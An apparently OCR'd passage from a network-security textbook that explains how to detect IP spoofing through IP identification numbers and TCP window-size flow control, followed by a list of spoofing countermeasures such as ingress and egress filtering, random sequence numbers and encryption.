

Send packet with
spoofed IP 10.0.0.5; IP ID 2586
Attacker
(Spoofed Address
10.0.0.5)
Send packet to IP 10.0.0.5
Reply from real 10.0.0.5 IP –
IP ID 515
Target
10.0.0.5

Figure 3.107: IP Spoofing detection technique: IP Identification Number

- **TCP Flow Control Method**

  The TCP can optimize the flow control on both the sender's and the receiver's end with its algorithm. The algorithm accomplishes flow control using the sliding window principle. The user can control the flow of IP packets by the window size field in the TCP header. This field represents the maximum amount of data that the recipient can receive and the maximum amount of data that the sender can transmit without acknowledgement. Thus, this field helps to control data flow. The sender should stop sending data whenever the window size is set to zero.

  In general flow control, the sender should stop sending data once the initial window size is exhausted. The attacker, who is unaware of the ACK packet containing window size information, might continue to send data to the victim. If the victim receives data packets beyond the window size, they are spoofed packets. For effective flow control and early detection of spoofing, the initial window size must be very small.

  Most spoofing attacks occur during the handshake, as it is challenging to build multiple spoofing replies with the correct sequence number. Therefore, apply the flow control spoofed packet detection method to the handshake. In a TCP handshake, the host sending the initial SYN packet waits for SYN-ACK before sending the ACK packet. To check whether you are getting the SYN request from a genuine client or a spoofed one, set SYN-ACK to zero. If the sender sends an ACK with any data, it means that the sender is a spoofed one. This is because when SYN-ACK is set to zero, the sender must respond to it only with the ACK packet, without additional data.




Sending a SYN packet with spoofed 10.0.0.5 IP
Attacker
(Spoofed Address 10.0.0.5)
Target
[Small window size]
Sending SYN-ACK packet to real 10.0.0.5 IP
10.0.0.5

Figure 3.108: IP Spoofing detection technique: TCP Flow Control Method

Attackers sending spoofed TCP packets will not receive the target's SYN-ACK packets. Attackers cannot respond to changes in the congestion window size. When the received traffic continues after a window size is exhausted, the packets are most likely spoofed.



IP Spoofing Countermeasures

1. **Encrypt all the network traffic** using cryptographic network protocols such as IPsec, TLS, SSH, and HTTPS
2. **Use multiple firewalls** to provide a multi-layered depth of protection
3. Do not rely on **IP-based authentication**
4. **Use a random initial sequence number** to prevent IP spoofing attacks based on sequence number spoofing
5. **Ingress Filtering**: Use routers and firewalls at your network perimeter to filter incoming packets that appear to come from an internal IP address
6. **Egress Filtering**: Filter all outgoing packets with an invalid local IP address as the source address

IP Spoofing Countermeasures

As mentioned previously, IP spoofing is a technique adopted by a hacker to break into a target network. Therefore, to protect the network from external hackers, IP spoofing countermeasures should be applied in network security settings. Some IP spoofing countermeasures that can be applied are as follows:

- **Avoid Trust Relationships**

  Do not rely on IP-based authentication. Attackers may masquerade as trusted hosts and send malicious packets. If these packets are accepted under the assumption that they are “clean” because they are from a trusted host, malicious code will infect the system. Therefore, it is advisable to test all packets, even when they originate from a trusted host. This problem can be avoided by implementing password authentication along with trust relationship–based authentication.

- **Use Firewalls and Filtering Mechanisms**

  As stated above, all incoming and outgoing packets should be filtered to avoid attacks and loss of sensitive information. A firewall can restrict malicious packets from entering a private network and prevent severe data loss. Access-control lists (ACLs) can be used to block unauthorized access. However, the possibility of an insider attack also exists. Inside attackers can send sensitive information about the business to competitors, which could lead to financial loss and other issues. Another risk of outgoing packets is that an attacker may succeed in installing a malicious sniffing program running in a hidden mode on the network. These programs gather and send all the network information to the attacker without any notification after filtering out the outgoing packets. Therefore, the scanning of outgoing packets must be assigned the same importance as that of incoming packets.

- **Use Random Initial Sequence Numbers**

  Most devices choose their initial sequence numbers (ISNs) based on timed counters. This makes the ISNs predictable, as it is easy for an attacker to determine the concept of generating an ISN. The attacker can determine the ISN of the next TCP connection by analyzing the ISN of the current session or connection. If the attacker can predict the ISN, then they can establish a malicious connection to the server and sniff network traffic. To avoid this risk, use random ISNs.

- **Ingress Filtering**

  Ingress filtering prevents spoofed traffic from entering the Internet. It is applied to routers because it enhances the functionality of the routers and blocks spoofed traffic. Configuring and using ACLs that drop packets with a source address outside the defined range is one method of implementing ingress filtering.

- **Egress Filtering**

  Egress filtering is a practice that aims to prevent IP spoofing by blocking outgoing packets with a source address from the outside.

- **Use Encryption**

  To maximize network security, use strong encryption for all traffic placed on transmission media without considering its type and location. This is the best method to prevent IP spoofing attacks. IPSec can be used to drastically reduce the IP spoofing risk, as it provides data authentication, integrity, and confidentiality. Encryption sessions should be enabled on the router so that trusted hosts can communicate securely with local hosts. Attackers tend to focus on targets that are easy to compromise. If an attacker desires to break into an encrypted network, they must decrypt the entire slew of encrypted packets, which is a difficult task. Therefore, an attacker is likely to move on and attempt to find another target that is easy to compromise or simply abort the attempt. Moreover, use the latest encryption algorithms that provide strong security.

- **SYN Flooding Countermeasures**

